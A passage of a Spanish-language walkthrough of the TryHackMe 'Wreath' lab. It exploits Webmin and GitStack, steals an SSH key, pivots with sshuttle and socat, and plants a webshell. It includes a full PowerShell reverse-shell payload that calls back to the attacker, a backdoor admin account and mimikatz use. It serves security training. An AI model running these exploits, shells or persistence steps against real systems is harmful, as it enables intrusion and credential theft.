




LABORATORIO WREATH DE TRY HACK ME

EL HACKER ETICO



INDICE



LABORATORIO WREATH DE TRY HACK ME

1. Situación inicial


Wreath es una red formada por tres dispositivos. Primero, aprovecharemos un fallo en Webmin para comprometer un servidor CentOS (Prod-serv). Luego, tendremos que hacer pivote para acceder al segundo dispositivo. Usaremos sshuttle para establecer un túnel proxy que nos proporcionará acceso a otro servidor, un Windows Server 2019 (Git-Serv). Aquí, explotaremos Gitstack para obtener acceso como SYSTEM.

Después, emplearemos Mimikatz para obtener los hashes de los usuarios y lograr acceso como Administrador en nuestra máquina Kali a través de evil-winrm. A continuación, crearemos un proxy SOCKS reenviado con Chisel, que nos permitirá acceder al sitio web del tercer dispositivo, otro Windows Server 2019 (wreath-pc). Lograremos cargar una imagen que incluye una conexión inversa ofuscada en PHP y aumentaremos nuestros privilegios explotando la vulnerabilidad de la ruta de servicio no entrecomillada presente en uno de los servicios que se ejecutan en el dispositivo. Finalmente, como prueba de la vulneración de la última máquina descargaremos los archivos SAM y SYSTEM donde extraeremos los hashes de los usuarios, entre ellos, el del usuario administrador.

2. Servidor prod-serv

2.1. Enumeración de servicios de servidor prod-serv

Comenzamos enumerando los servicios abiertos del servidor CentOS del que tenemos su dirección IP.



```
┌──(root㉿elhackeretico)-[/home/elhackeretico/Escritorio/wreath]
└─# nmap -p- --open --min-rate 500 -Pn -n -vvv 10.200.57.200
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-28 18:00 CEST
Initiating SYN Stealth Scan at 18:00
Scanning 10.200.57.200 [65535 ports]
Discovered open port 443/tcp on 10.200.57.200
Discovered open port 80/tcp on 10.200.57.200
Discovered open port 22/tcp on 10.200.57.200
SYN Stealth Scan Timing: About 14.61% done; ETC: 18:04 (0:03:01 remaining)
SYN Stealth Scan Timing: About 28.51% done; ETC: 18:04 (0:02:33 remaining)
SYN Stealth Scan Timing: About 45.11% done; ETC: 18:03 (0:01:51 remaining)
SYN Stealth Scan Timing: About 59.15% done; ETC: 18:04 (0:01:24 remaining)
SYN Stealth Scan Timing: About 71.37% done; ETC: 18:04 (0:01:01 remaining)
Discovered open port 10000/tcp on 10.200.57.200
Completed SYN Stealth Scan at 18:04, 214.37s elapsed (65535 total ports)
Nmap scan report for 10.200.57.200
Host is up, received user-set (0.092s latency).
Scanned at 2023-03-28 18:00:36 CEST for 214s
Not shown: 65311 filtered tcp ports (no-response), 219 filtered tcp ports (admin-prohibited), 1 closed tcp port (reset)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE          REASON
22/tcp    open  ssh              syn-ack ttl 63
80/tcp    open  http             syn-ack ttl 63
443/tcp   open  https            syn-ack ttl 63
10000/tcp open  snet-sensor-mgmt syn-ack ttl 63

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 214.70 seconds
           Raw packets sent: 130997 (5.764MB) | Rcvd: 229 (16.204KB)
```

Tenemos 4 servicios abiertos. Vamos a escanearlos de manera profunda.


```
┌──(root㉿elhackeretico)-[/home/elhackeretico/Escritorio/wreath]
└─# nmap -p22,80,443,10000 -Pn -n -sVC -vvv 10.200.57.200
```

Servicios abiertos:


Puerto	Servicio	Versión
22	SSH	OpenSSH 8.0
80	HTTP	Apache httpd 2.4.37
443	HTTPS	Apache httpd 2.4.37
10000	HTTP	MiniServ 1.890

2.2. Enumeración Web

El servidor está ejecutando varios servidores Web en 3 de sus puertos. Vamos a ver el contenido.




Primero vamos a tener que registrar el dominio en el archivo /etc/hosts de nuestra máquina de ataque.




```
┌──(root㉿elhackeretico)-[/home/elhackeretico/Escritorio/wreath]
└─# echo "10.200.57.200 thomaswreath.thm" >> /etc/hosts
```

Y volvemos a acceder al sitio Web.




Accedemos al blog personal de Thomas Wreath.

Tenemos otro servicio Web ejecutándose en el puerto 10000. Veamos su contenido.



El escaneo inicial de NMAP determinó que en el puerto 10000 se está ejecutando una versión Webmin 1.890.

```
10000/tcp open  http     syn-ack ttl 63 MiniServ 1.890 (Webmin httpd)
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-favicon: Unknown favicon MD5: E91E54F99599BF3DFBE05543D3EC78E0
```



Vamos a buscar exploits existentes para esta versión. Encontramos un exploit en Python para la vulnerabilidad CVE-2019-15107.


2.3. Explotación

Vamos a descargar este exploit y ejecutamos.

```
┌──(root㉿elhackeretico)-[/home/elhackeretico/Escritorio/wreath]
└─# ./CVE-2019-15107.py --help
usage: CVE-2019-15107.py [-h] [-b BASEDIR] [-s] [-p PORT] [--accessible] [--force] target

CVE-2019-15107 Webmin Unauthenticated RCE (1.890-1.920) Framework

positional arguments:
  target                The target IP or domain

options:
  -h, --help            show this help message and exit
  -b BASEDIR, --basedir BASEDIR
                        The base directory of webmin (default: /)
  -s, --ssl             Specify to use SSL
  -p PORT, --port PORT  The target port (default: 10000)
  --accessible          Remove ascii art
  --force               Force exploitation with no checks
```

```
┌──(root㉿elhackeretico)-[/home/elhackeretico/Escritorio/wreath]
└─# ./CVE-2019-15107.py 10.200.57.200

 __        __   _                            _          ____    ____ _____
 \ \      / /__| |__  _ __ ___ (_)_ __      | |   _ \ / ___| ____|
  \ \ /\ / / _ \ '_ \| '_ ` _ \| | '_ \     | |_) | |   |  _|
   \ V  V /  __/ |_) | | | | | | | | | |    |  _ <| |___| |___
    \_/\_/ \___|_.__/|_| |_| |_|_|_| |_|    |_| \_\\____|_____|

                                        @MuirlandOracle


[*] Server is running in SSL mode. Switching to HTTPS
[+] Connected to https://10.200.57.200:10000/ successfully.
[+] Server version (1.890) should be vulnerable!
[+] Benign Payload executed!

[+] The target is vulnerable and a pseudoshell has been obtained.
Type commands to have them executed on the target.
[*] Type 'exit' to exit.
[*] Type 'shell' to obtain a full reverse shell (UNIX only).

# id
uid=0(root) gid=0(root) groups=0(root) context=system_u:system_r:initrc_t:s0
#
```


Tenemos conexión con el servidor CentOS con privilegios máximos. Pero no es una Shell completa. Ejecutamos de la siguiente manera:



```
# shell

[*] Starting the reverse shell process
[*] For UNIX targets only!
[*] Use 'exit' to return to the pseudoshell at any time
Please enter the IP address for the shell: 10.50.55.172
Please enter the port number for the shell: 1234

[*] Start a netcat listener in a new window (nc -lvnp 1234) then press enter.

[+] You should now have a reverse shell on the target
[*] If this is not the case, please check your IP and chosen port
If these are correct then there is likely a firewall preventing the reverse connection. Try choosing a well-known port such as 443 or 53
#
```

Y en otra pestaña ponemos a la escucha un oyente nc en el puerto 1234.

```
┌──(root㉿elhackeretico)-[/home/elhackeretico/Escritorio/wreath]
└─# nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.50.55.172] from (UNKNOWN) [10.200.57.200] 43580
sh: cannot set terminal process group (1740): Inappropriate ioctl for device
sh: no job control in this shell
sh-4.4# id
id
uid=0(root) gid=0(root) groups=0(root) context=system_u:system_r:initrc_t:s0
sh-4.4#
```


Confirmamos que estamos dentro del servidor CentOS.

```
sh-4.4# rpm -q centos-release
rpm -q centos-release
centos-release-8.2-2.2004.0.2.el8.x86_64
sh-4.4#
```


Somos usuario root, así que vamos a enumerar el contenido del directorio /root.

```
sh-4.4# ls -la
ls -la
total 24
dr-xr-x---.  3 root root  192 Jan  8  2021 .
dr-xr-xr-x. 17 root root  224 Nov  7  2020 ..
lrwxrwxrwx.  1 root root    9 Nov  7  2020 .bash_history -> /dev/null
-rw-r--r--.  1 root root   18 May 11  2019 .bash_logout
-rw-r--r--.  1 root root  176 May 11  2019 .bash_profile
-rw-r--r--.  1 root root  176 May 11  2019 .bashrc
-rw-r--r--.  1 root root  100 May 11  2019 .cshrc
lrwxrwxrwx.  1 root root    9 Nov  7  2020 .mysql_history -> /dev/null
-rw-------.  1 root root    0 Jan  8  2021 .python_history
drwx------.  2 root root  115 Mar 28 00:02 .ssh
-rw-r--r--.  1 root root  129 May 11  2019 .tcshrc
-rw-------.  1 root root 1351 Nov  7  2020 anaconda-ks.cfg
sh-4.4#
```

Tenemos un directorio /.ssh en su interior. Puede contener claves privadas validas para iniciar sesión utilizando el servicio de SSH que se está ejecutando en el puerto 22.



```
sh-4.4# ls -la
ls -la
total 14012
drwx------. 2 root root     115 Mar 28 00:02 .
dr-xr-x---. 3 root root     192 Jan  8  2021 ..
-rw-r--r--. 1 root root     571 Nov  7  2020 authorized_keys
-rwxr-xr-x. 1 root root 8384512 Mar 27 23:29 chisel
-rw-------. 1 root root    2602 Nov  7  2020 id_rsa
-rw-r--r--. 1 root root     571 Nov  7  2020 id_rsa.pub
-rw-r--r--. 1 root root     172 Jan  6  2021 known_hosts
-rwxr-xr-x. 1 root root 5944464 Mar 28 00:02 nmap-lparedes
sh-4.4#
```

Tenemos una clave privada. Vamos a descargarla a nuestra máquina de ataque. Le damos permisos con chmod 600 id_rsa.

3. Pivotando

El primer paso será salir de la Shell anterior y conectarnos al servidor CentOS utilizando la clave id_rsa y el servidor SSH.


```
┌──(root㉿elhackeretico)-[/home/elhackeretico/Escritorio/wreath]
└─# ssh root@10.200.57.200 -i id_rsa
[root@prod-serv ~]#
```


El siguiente paso será enumerar la existencia de más equipos en esa red. Para ello, cargaremos un binario estático de nmap en la máquina CentOS utilizando un servidor http con Python2.

```
┌──(root㉿elhackeretico)-[/home/elhackeretico/Escritorio/wreath]
└─# python2 -m SimpleHTTPServer 500
Serving HTTP on 0.0.0.0 port 500 ...
10.200.57.200 - - [28/Mar/2023 22:20:58] "GET /nmap HTTP/1.1" 200 -
```

```
[root@prod-serv ~]# ./nmap -sn 10.200.57.0/24

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2023-03-28 21:21 BST
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for ip-10-200-57-1.eu-west-1.compute.internal (10.200.57.1)
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (-0.18s latency).
MAC Address: 02:EA:52:70:CC:4D (Unknown)
Nmap scan report for ip-10-200-57-100.eu-west-1.compute.internal (10.200.57.100)
Host is up (0.00033s latency).
MAC Address: 02:C2:F8:DF:C5:DD (Unknown)
Nmap scan report for ip-10-200-57-150.eu-west-1.compute.internal (10.200.57.150)
Host is up (0.00032s latency).
MAC Address: 02:D7:33:9E:97:B9 (Unknown)
Nmap scan report for ip-10-200-57-250.eu-west-1.compute.internal (10.200.57.250)
Host is up (0.00016s latency).
MAC Address: 02:F6:29:E5:D8:83 (Unknown)
Nmap scan report for ip-10-200-57-200.eu-west-1.compute.internal (10.200.57.200)
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 4.95 seconds
[root@prod-serv ~]#
```

Las IP indicadas anteriormente están fuera del scope de la red auditada (pertenecen al servidor VPN y al servidor donde se hospeda el laboratorio). Si sabemos que la IP .200



es la IP de la máquina donde nos encontramos, hemos encontrado equipos con IP .100 y .150.

Aprovechando el binario estático que hemos subido a la IP .200, vamos a escanear las dos IP nuevas encontradas.

```
[root@prod-serv ~]# ./nmap --open -vv --min-rate 1500 -Pn -n 10.200.57.100

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2023-03-28 21:28 BST
Unable to find nmap-services!  Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.
Initiating ARP Ping Scan at 21:28
Scanning 10.200.57.100 [1 port]
Completed ARP Ping Scan at 21:28, 0.21s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 21:28
Scanning 10.200.57.100 [6150 ports]
Completed SYN Stealth Scan at 21:28, 8.36s elapsed (6150 total ports)
Read data files from: /etc
Nmap done: 1 IP address (1 host up) scanned in 8.61 seconds
           Raw packets sent: 12302 (541.256KB) | Rcvd: 1 (28B)
```


La IP .100 no devuelve resultados al escanear los servicios. Vamos a enumerar los puertos de la IP .150.

```
[root@prod-serv ~]# ./nmap --open -vv --min-rate 1500 -Pn -n 10.200.57.150

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2023-03-28 21:28 BST
Unable to find nmap-services!  Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.
Initiating ARP Ping Scan at 21:28
Scanning 10.200.57.150 [1 port]
Completed ARP Ping Scan at 21:28, 0.20s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 21:28
Scanning 10.200.57.150 [6150 ports]
Discovered open port 80/tcp on 10.200.57.150
Discovered open port 3389/tcp on 10.200.57.150
Discovered open port 5985/tcp on 10.200.57.150
Completed SYN Stealth Scan at 21:28, 12.55s elapsed (6150 total ports)
Nmap scan report for 10.200.57.150
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up, received arp-response (0.00086s latency).
Scanned at 2023-03-28 21:28:17 BST for 12s
Not shown: 6147 filtered ports
Reason: 6147 no-responses
PORT     STATE SERVICE       REASON
80/tcp   open  http          syn-ack ttl 128
3389/tcp open  ms-wbt-server syn-ack ttl 128
5985/tcp open  wsman         syn-ack ttl 128
MAC Address: 02:D7:33:9E:97:B9 (Unknown)
```


Tres puertos abiertos: 80, 3389 y 5985.

Vamos a utilizar sshutle para poder hacer pivoting y conectarnos al puerto 80 (servicio Web).


```
┌──(root㉿elhackeretico)-[~elhackeretico/Escritorio/wreath]
└─# sshuttle -r root@10.200.57.200 10.200.57.0/24 -x 10.200.57.200 --ssh-cmd "ssh -i id_rsa"
c : Connected to server.
```




4. Servidor git-serv

4.1. Enumeración Web

Durante la enumeración en el proceso de pivoting hemos visto que se esta ejecutando un servidor Web en el puerto 80. Vamos a enumerar su contenido.




Vamos a acceder al primer directorio que se indica en la imagen anterior (/registration/login).



Vamos a buscar exploits para GitStack.

```
┌──(root㉿elhackeretico)-[/home/elhackeretico/Escritorio/wreath]
└─# searchsploit gitstack
------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------
 Exploit Title                                                                                                                                                                            |  Path
------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------
GitStack - Remote Code Execution                                                                                                                                                          | php/webapps/44044.md
GitStack - Unsanitized Argument Remote Code Execution (Metasploit)                                                                                                                        | windows/remote/44356.rb
GitStack 2.3.10 - Remote Code Execution                                                                                                                                                   | php/webapps/43777.py
------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------
Shellcodes: No Results

┌──(root㉿elhackeretico)-[/home/elhackeretico/Escritorio/wreath]
└─#
```



Tenemos un posible exploit. Vamos a descargarlo y ver si es útil con la versión de GitStack que se está ejecutando en el servidor.

```
┌──(root㉿elhackeretico)-[/home/elhackeretico/Escritorio/wreath]
└─# searchsploit -m 43777.py
  Exploit: GitStack 2.3.10 - Remote Code Execution
      URL: https://www.exploit-db.com/exploits/43777
     Path: /usr/share/exploitdb/exploits/php/webapps/43777.py
    Codes: N/A
 Verified: False
File Type: Python script, ASCII text executable
cp: overwrite '/home/elhackeretico/Escritorio/wreath/43777.py'? y
Copied to: /home/elhackeretico/Escritorio/wreath/43777.py
```

4.2. Explotación

Cambiamos la IP y ejecutamos.

```
┌──(root㉿elhackeretico)-[/home/elhackeretico/Escritorio/wreath]
└─# python2 43777.py
[+] Get user list
[+] Found user twreath
[+] Web repository already enabled
[+] Get repositories list
[+] Found repository Website
[+] Add user to repository
[+] Disable access for anyone
[+] Create backdoor in PHP
Your GitStack credentials were not entered correcly. Please ask your GitStack administrator to give you a username/password and give you access to this repository. <br
/>Note : You have to enter the credentials of a user which has at least read access to your repository. Your GitStack administration panel username/password will not wo
rk.
[+] Execute command
"nt authority\system
"
```



Nos devuelve privilegios máximos en el sistema, pero no obtenemos Shell. Otra cosa que hace este exploit es colocar una webshell en el sistema a la que podemos acceder de la siguiente manera.

```
┌──(root㉿elhackeretico)-[/home/elhackeretico/Escritorio/wreath]
└─# curl -X POST http://10.200.57.150/web/exploit.php -d "a=whoami"
"nt authority\system
"
```

4.3. Estableciendo Shell en nuestra máquina de ataque

Necesitamos establecer un shell inverso, así que intentamos hacer ping a nuestra máquina atacante, pero no recibimos paquetes, lo que indica la presencia de un firewall bloqueándolo. Vamos a averiguarlo.

CentOS emplea un contenedor siempre activo alrededor del firewall IPTables llamado "firewalld". Por defecto, este firewall es altamente restrictivo y solo permite el acceso a SSH y a cualquier otro servicio que el administrador del sistema haya especificado.



Ingresamos de nuevo al prod-serv y ajustamos nuestra conexión utilizando socat para obtener acceso. Antes de ello, realizamos cambios en el firewall para habilitar un puerto desde donde podamos transferir datos.

Para realizar cambios en el firewall ejecutamos el siguiente comando:

```
[root@prod-serv ~]# firewall-cmd --zone=public --add-port 30000/tcp
success
[root@prod-serv ~]#
```

El siguiente paso será transferir un ejecutable de socat a esta máquina. Levantamos un servidor http con Python en nuestra máquina de ataque. Posteriormente, ejecutaremos el siguiente comando en la máquina prod-serv.

```
[root@prod-serv ~]#   % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                  Dload  Upload   Total   Spent    Left  Speed
100  366k  100  366k    0     0   711k      0 --:--:-- --:--:-- --:--:--  711k

[1]+  Hecho                   curl 10.50.55.172:81/socat -o socat
```

Una vez descargado el binario, lo configuramos para reenviar toda la información que reciba a través del puerto 30000 al puerto 6000 de nuestra máquina de ataque.



```
[root@prod-serv ~]# ./socat tcp-l:30000 tcp:10.50.55.172:6000
```

Al mismo tiempo, debemos configurar un oyente nc en el puerto 6000 de nuestra máquina de ataque.

```
┌──(root㉿elhackeretico)-[/home/elhackeretico/Escritorio/wreath]
└─# rlwrap nc -lnvp 6000
```

Aún no recibiremos información. Aprovechando el exploit que utilizamos anteriormente y que cargo una webshell PHP en el sistema, vamos a enviar un reverse Shell en Powershell con codificación URL. La reverse Shell es la siguiente:

powershell.exe -c "$client = New-Object System.Net.Sockets.TCPClient('10.200.57.200',30000);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String);$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte =



([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()"

Ejecutamos el exploit con la carga Powershell codificada.

```
┌──(root㉿elhackeretico)-[/home/elhackeretico/Escritorio/wreath]
└─# curl -X POST http://10.200.57.150/web/exploit.php -d "a=powershell.exe%20-c%20%22%24client%20%3D%20New-Object%20System.Net.Sockets.TCPClient%28%2710.200.57.200%27%2C30000%29%3B%24stream%20%3D%20%24client.GetStream%28%29%3B%5Byte%5B%5D%5D%24bytes%20%3D%200..65535%7C%25%7B0%7D%3Bwhile%28%28%24i%20%3D%20%24stream.Read%28%24bytes%2C%200%2C%20%24bytes.Length%29%29%20-ne%200%29%7B%3B%24data%20%3D%20%28New-Object%20-TypeName%20System.Text.ASCIIEncoding%29.GetString%28%24bytes%2C0%2C%20%24i%29%3B%24sendback%20%3D%20%28iex%20%24data%202%3E%261%20%7C%20Out-String%20%29%3B%24sendback2%20%3D%20%24sendback%20%2B%20%27PS%20%27%20%2B%20%28pwd%29.Path%20%2B%20%27%3E%20%27%3B%24sendbyte%20%3D%20%28%5Btext.encoding%5D%3A%3AASCII%29.GetBytes%28%24sendback2%29%3B%24stream.Write%28%24sendbyte%2C0%2C%24sendbyte.Length%29%3B%24stream.Flush%28%29%7D%3B%24client.Close%28%29%22"
```

En este momento, ya se habrá establecido la Shell entre nuestra máquina de ataque y el servidor de GitStack.

```
┌──(root㉿elhackeretico)-[/home/elhackeretico/Escritorio/wreath]
└─# rlwrap nc -lnvp 6000
listening on [any] 6000 ...
connect to [10.50.55.172] from (UNKNOWN) [10.200.57.200] 34444
id
PS C:\GitStack\gitphp> id
PS C:\GitStack\gitphp> whoami
nt authority\system
PS C:\GitStack\gitphp>
```

Donde tendremos privilegios máximos.


4.4. Obteniendo persistencia

El siguiente paso es obtener persistencia. Para ello, vamos a crear un usuario para poder acceder a través de RDP o a través de Evil-WinRM.

El procedimiento es el siguiente:

```
whoami
nt authority\system
PS C:\GitStack\gitphp> net user elhackeretico password123 /add
The command completed successfully.

PS C:\GitStack\gitphp> net localgroup Administrators elhackeretico /add
The command completed successfully.

PS C:\GitStack\gitphp> net localgroup "Remote Management Users" elhackeretico /add
The command completed successfully.

PS C:\GitStack\gitphp>
```

El siguiente paso es determinar si el usuario está bien generado.



```
┌──(root㉿elhackeretico)-[/home/elhackeretico/Escritorio/wreath]
└─# evil-winrm -u elhackeretico -p 'password123' -i 10.200.57.150

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\elhackeretico\Documents>
```

4.5. Obteniendo hashes

Vamos a tratar de dumpear los hashes del sistema utilizando un ejecutable de mimikatz que deberemos cargar en la máquina objetivo. Esto lo hacemos de la siguiente manera:

```
*Evil-WinRM* PS C:\Users\elhackeretico\Documents> upload /home/elhackeretico/Escritorio/wreath/mimikatz.exe
Info: Uploading /home/elhackeretico/Escritorio/wreath/mimikatz.exe to C:\Users\elhackeretico\Documents\mimikatz.exe
```

Una vez hecho esto, nos vamos a conectar a la máquina remotamente a través de RDP de la siguiente manera:

```
┌──(root㉿elhackeretico)-[/home/elhackeretico/Escritorio/wreath]
└─# xfreerdp /u:elhackeretico /p:password123 /v:10.200.57.150 /size:90%
```

Una vez iniciado el sistema, levantamos una CMD como administrador y nos dirigimos al directorio Documents del usuario elhackeretico, donde vamos a encontrar el ejecutable de mimikatz cargado anteriormente, y lo ejecutamos.



```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM

672     {0;000003e7} 1 D 20155          NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)       Primary
 -> Impersonated !
 * Process Token : {0;00042dec} 2 F 612433      GIT-SERV\elhackeretico  S-1-5-21-3335744492-1614955177-2693036043-1002
(15g,24p)       Primary
 * Thread Token  : {0;000003e7} 1 D 665376      NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)       Impersonation (Delegation)
```

Los comandos señalados sirven para depurar los privilegios y escalar a la integridad del nivel del SYSTEM.

```
